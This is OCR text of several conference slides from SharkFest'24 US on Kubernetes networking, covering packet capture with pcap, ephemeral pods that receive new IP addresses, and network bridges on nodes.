
It will use the pcap library to capture traffic from the first available network interface

and displays a summary line on the standard output for each received packet.

Kubernetes Networking

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us




Pods are **ephemeral**.

Pods are **NOT** long-lived apps.

When pods die, they are recreated with **NEW IP addresses**.

Kubernetes Networking




Pods are an abstraction of executable code.

Nodes are abstractions of computer hardware.

What is a Network Bridge?

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us



Every pod on a node is part of a **bridge**.

